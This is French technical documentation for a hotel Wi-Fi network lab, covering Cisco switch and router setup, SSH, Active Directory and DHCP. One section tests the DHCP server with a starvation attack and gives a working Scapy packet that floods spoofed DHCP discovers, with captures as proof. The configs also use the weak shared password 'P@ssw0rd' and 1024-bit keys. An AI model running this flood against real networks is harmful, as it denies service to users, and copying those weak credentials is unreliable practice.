Hôtel Rabanov

Version <1.0>

Hôtel Rabanov

Historique des révisions

Date	Version	Description	Auteur
<25/04/2016>	<1.0>	<Infra 1 (brassage, config IP, Vlan, Rip, Infra 2 AD, DHCP>	Le borgne
<26/04/2016>	<2.0>	<Infra 3 Cluster Web, Configuration routeur DHCP>	Le borgne
<27/04/2016>	<3.0>	< Cluster Web, Configuration routeur DHCP (attaque starvation),Switch, début Supervision>	Le borgne
<28/04/2016>	<4.0>	< Avancement procédure technique, mise en place des GPO, Centreon>	Le borgne

Table des matières

1. Introduction

1.1 Contexte du projet

La société TipOne, leader européen des solutions de communication qui équipe déjà plus de 5 000 hôtels, a répondu à l'appel d'offres et a été retenue. Cet appel d'offre est composé de deux lots informatiques:

- le lot 1 concernant l'infrastructure réseau et les travaux nécessaires à la réalisation des installations d'accès Wi-Fi.
- le lot 2 concernant le développement d'applications en lien avec la mise en place de l'accès Wi-Fi.

Dans cette documentation technique, nous nous intéresserons au lot 1.

1.2 Objectifs du document

Le document a pour but de reproduire rapidement et facilement l'architecture en « réel ».

1.3 Références


www.clemanet.com
www2.cisco.com

1.4 Vue générale

2. Éléments de configuration

2.1 schéma réseau

2.2 Plan d'adressage



Machines	Addresses IP	Masque	Ports connectés
Serveur 2012	192.168.38.200	255.255.255.0	Connecté au switch du Lycée
Pc B04	192.168.135.1 (DHCP)	255.255.255.224	Connecté au switch Rabanov port Fa0/2
Borne Wifi	192.168.135.33	255.255.255.224	Connecté au switch Rabanov port Gi0/2

Tableau des ports du Switch Rabnov

Ports du switch	Matériels Connectés
Fa 0/2	Pc B04
Gi 0/1	Routeur Rabanov
Gi 0/2	Borne Wifi

Tableau des ports du Routeur Rabanov

Ports du routeur	Matériels connectés
Gi 0/1	Switch Rabanov

Gi 0/0	Switch du Lycée

3. Configuration Switch

3.1.1 Configuration basique

3.1.2 Première installation

La première connexion s'effectue via le port console du switch. On utilisera pour cela un cable série fourni en général avec le switch.

Nous aurons également besoin d'un terminal de connexion.

Exemples de logiciel client pour port série:

- Pour Windows: Hyper Terminal, Putty
- Pour Linux: Minicom

Une fois connecté, nous sommes placés dans un mode sans privilège. Il est possible dans ce mode d'effectuer uniquement quelques commandes de diagnostique ou d'information. L'invite de commande du mode sans privilège est la suivante:

```
switch>
```

- Il faut passer en mode enable avec la commande:

```
switch#configure terminal
```

- Mode configuration d'une interface:

```
Switch(config)#interface fastEthernet 0/1
Switch(config-if)#
```

- Enregistrer une configuration:

```
switch# copy running-config startup-config
```

3.1.3 Commande de base

- Redémarrer un switch :

```
switch# reload
Proceed with reload? [confirm]
```

- Configuration du nom du switch, du domaine DNS, puis enregistrement de la configuration:

```
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#
Switch(config)#hostname Switch-Rabanov
Switch-Rabanov(config)#ip domain-name rabanov-gr6.local
Switch-Rabanov(config)#end
Switch-Rabanov#wr
Building configuration...
[OK]
Switch-Rabanov#
```

- Attribuer une adresse ip à un commutateur (pour une connexion via un vlan):

```
Switch-Rabanov(config)#vlan 100
Switch-Rabanov(config-vlan)#exit
Switch-Rabanov(config)#interface vlan 100
Switch-Rabanov(config-if)#ip address 192.168.135.10 255.255.255.0
Switch-Rabanov(config-if)#ex
```

3.1.4 Sécurisation du switch:

- Crypter le mot de passe (Activation du service *password-encryption*):

```
Switch-Rabanov#service password-encryption
```

- Création des mots de passe et configuration de la console et des lignes virtuelles:

```
Switch-Rabanov(config-line)#password P@ssw0rd
Switch-Rabanov(config-line)#login
Switch-Rabanov(config-line)#exit
Switch-Rabanov(config)#line vty 0 15
Switch-Rabanov(config-line)#password P@ssw0rd
Switch-Rabanov(config-line)#login
Switch-Rabanov(config-line)#end
```

3.1.5 Configuration du ssh:

- Vérification de la prise en compte du protocole ssh par l'IOS Tout d'abord, il faut vérifier que l'IOS du switch supporte ssh. La mention k9 (crypto) doit figurer dans le nom de l'IOS.
  La commande pour vérifier la version de l'IOS est:

```
Switch-Rabanov#show version
Cisco IOS Software, C2960 Software (C2960-LANBASEK9-M), Version 12.2(55)SE,
RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2010 by Cisco Systems, Inc.
Compiled Sat 07-Aug-10 23:04 by prod_rel_team
```

- Configuration du nom d'hôte et du nom de domaine. Le nom du switch ainsi que le nom de domaine doivent avoir été configurés.
- Création de la clé

```
Switch-Rabanov(config)#crypto key generate rsa general-keys modulus 1024
The name for the keys will be: Switch-Rabanov.mondomaine.fr
% The key modulus size is 1024 bits
% Generating 1024 bit RSA keys, keys will be non-exportable...[OK]

Switch-Rabanov(config)#
*Mar 1 00:42:43.625: %SSH-5-ENABLED: SSH 1.99 has been enabled
```

- Activation de ssh

```
Switch-Rabanov(config)#ip ssh version 2
```

- Options ajoutées au service ssh - les événements associés aux connexions ssh sont enregistrés.
  - Un timeout de 60 secondes est ajouté pour les sessions ssh en cas d'inactivité .
  - Nous laisserons trois essais pour la connexion au switch.

```
Switch-Rabanov(config)#ip ssh logging events
Switch-Rabanov(config)#ip ssh time-out 60
Switch-Rabanov(config)#ip ssh authentication-retries 3
```

- Désactivation de telnet pour l'accès au switch

```
Switch-Rabanov(config)#line vty 0 15
Switch-Rabanov(config-line)#login local
Switch-Rabanov(config-line)#transport input ssh
```

- Vérification de la configuration

```
Switch-Rabanov#show ip ssh
SSH Enabled - version 2.0
Authentication timeout: 60 secs; Authentication retries: 3
```

Ajout de la passerelle par défaut

```
Switch-Rabanov(config)#ip default-gateway 192.168.135.254
```

4. Configuration Routeur

Change le nom du routeur:

```
Router(config)#hostname routeur-Rabanov
```

Sécurisation du routeur

```
routeur-Rabanov(config)#enable secret P@ssw0rd
routeur-Rabanov(config)#line con 0
routeur-Rabanov(config-line)#password P@ssw0rd
routeur-Rabanov(config-line)#login
routeur-Rabanov(config-line)#exit
routeur-Rabanov(config)#line vty 0 4
routeur-Rabanov(config-line)#password P@ssw0rd
routeur-Rabanov(config-line)#login
routeur-Rabanov(config-line)#end
routeur-Rabanov(config)#no ip http secure-server
routeur-Rabanov(config)#no ip http server
routeur-Rabanov(config)#no ip domain lookup
```

Ajout de la passerelle par défaut

```
routeur-Rabanov(config)#ip default-gateway 192.168.38.254
```

Routage inter-vlan pour la connexion aux machines virtuelles

```
routeur-Rabanov(config)#interface g0/0.38
```

```
routeur-Rabanov(config-subif)#encapsulation dot1Q 38
routeur-Rabanov(config-subif)#ip address 192.168.38.253 255.255.255.0
routeur-Rabanov(config-subif)#ex
```

Activation du routage rip:

```
routeur-Rabanov(config)#router rip
routeur-Rabanov(config-router)#version 2
routeur-Rabanov(config-router)#network 192.168.38.0
routeur-Rabanov(config-router)#network 192.168.135.0
```

Routage inter-vlan 100

```
routeur-Rabanov(config)#interface g0/1.100
routeur-Rabanov(config-subif)#encapsulation dot1Q 100
routeur-Rabanov(config-subif)#ip address 192.168.135.29 255.255.255.224
routeur-Rabanov(config-subif)#ex
```

Routage inter-vlan 200

```
routeur-Rabanov(config)#int g0/1.200
routeur-Rabanov(config-subif)#en
routeur-Rabanov(config-subif)#encapsulation dot1Q 200
routeur-Rabanov(config-subif)#ip address 192.168.135.61 255.255.255.224
routeur-Rabanov(config-subif)#exit
```

5. Serveur Active Directory

5.1 Annexe

Nous utiliserons un serveur 2012.
Nom de domaine: rabanov-gr6.local


5.2 installation basique

Installation des rôles AD DS, DNS, DHCP.


5.2.1 Configuration DHCP

Etendue Vlan 100


Nous créons l'étendue du vlan 100




Laisser les options par défaut



Activer l'étendue par défaut:





Etendue vlan 200 sur 32

Laisser les mêmes paramètres que pour l'étendue du vlan 100.


5.2.2 Configuration des options d'étendues

5.2.2.1 Configuration de l'étendue Vlan 100

Nous avons 3 options à paramètrer:

1. L'option routeur: Mettre l'adresse de passerelle correspondandt au vlan 100 connecté sur le routeur.
2. L'option serveur DNS: Mettre l'adresse du serveur 2012 qui est aussi le serveur DNS
3. L'option nom de domaine DNS: Mettre le nom de domaine rabanov-gr6.local

Ce qui donne pour le serveur DNS:



5.2.3 Test DHCP

Nous avons branché un PC dans le vlan 100, c'est à dire le port FA0/4 du switch.

Pour relancer une demande de DHCP, il faut faire la commande

```
ipconfig /renew
```

Pour lâcher une adresse DHCP, il faut faire la commande.

```
Ipconfig /release
```

La trame capturé par WireShark. Pour une meilleure visibilité, chercher avec le filtre “bootp”.

```
 99 54.06637800(0.0.0.0          255.255.255.255    DHCP    342 DHCP Discover - Transaction ID 0xb8bab45a
100 54.06807500(192.168.135.29   192.168.135.1      DHCP    342 DHCP Offer    - Transaction ID 0xb8bab45a
101 54.06838500(0.0.0.0          255.255.255.255    DHCP    372 DHCP Request  - Transaction ID 0xb8bab45a
102 54.07102900(192.168.135.29   192.168.135.1      DHCP    347 DHCP ACK      - Transaction ID 0xb8bab45a
159 57.48191600(192.168.135.1    255.255.255.255    DHCP    342 DHCP Inform   - Transaction ID 0xb913edbe
160 57.48311100(192.168.38.100   192.168.135.1      DHCP    342 DHCP ACK      - Transaction ID 0xb913edbe
```

5.2.3.1 Attaque DHCP starvation

Nous avons testé la sécurité de notre serveur DHCP avec l'attaque “DHCP starvation”

Pour cela, un PC pirate est connecté sur le vlan administration (Vlan 100) et avec l'outil Kali Linux. Le but de l’attaque va être de réserver l’ensemble des adresses IP que peut distribuer le serveur DHCP pour que notre client ne trouve pas de réponse à ses requêtes DHCP.

Depuis notre poste pirate, nous allons donc ouvrir Scapy et forger notre paquet. Pour que l’on sache ce que l’on fait et que nous comprenions bien les paquets DHCP générés pour effectuer l’attaque, nous allons voir le paquet en entier puis le décomposer couche par couche à partir de la couche 2. On commence donc par lancer Scapy :

```
scapy
```

Puis on désactive la vérification par Scapy des adresses IP dans les paquets envoyés étant donné que nous allons falsifier ces adresses :

```
conf.checkIpAddr = False
```

On va ensuite construire notre paquet :

```
tramedhcp = Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")/
IP(src="0.0.0.0",dst="255.255.255.255")/UDP(sport=68,dport=67)/BOOTP(chaddr=R
andString(12,'0123456789abcdef'))/DHCP(options=[("message-
type","discover"),"end"])
```


Pour vérifier, si l'attaque à bien fonctionner, nous avons fait une capture de trame sur le serveur 2012:

Filter: bootp — Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1118	11.1316570	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1120	11.1456110	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1121	11.1504150	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1122	11.1526130	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1123	11.1592930	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1124	11.1658090	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1126	11.1875210	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1127	11.1896920	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1128	11.1941580	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1129	11.1984560	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1130	11.2064120	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1131	11.2121400	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1132	11.2165050	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1133	11.2186090	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1135	11.2229750	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1136	11.2256300	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1137	11.2345130	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1138	11.2436940	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1139	11.2549680	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1140	11.2593380	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1141	11.2614980	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1142	11.2641900	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1144	11.2685410	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1145	11.2706840	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1148	11.2874130	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1150	11.2940370	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1151	11.2962200	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1152	11.3005790	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1155	11.3116160	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1156	11.3216880	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1158	11.3372800	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1159	11.3395360	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0
1162	11.3438830	192.168.135.29	192.168.38.100	DHCP	286	DHCP Discover - Transaction ID 0x0

Nous pouvons remarquer qu'il n'y a que des DHCP discover sur le serveur 192.168.38.100. On peut voir également que la dernière adresse de l'étendue 192.168.135.29 est prise. Ce qui indique que toutes les adresses de l'étendue sont utilisées.


Dans les statistiques du serveur DHCP, on peut voir les adresses disponibles.



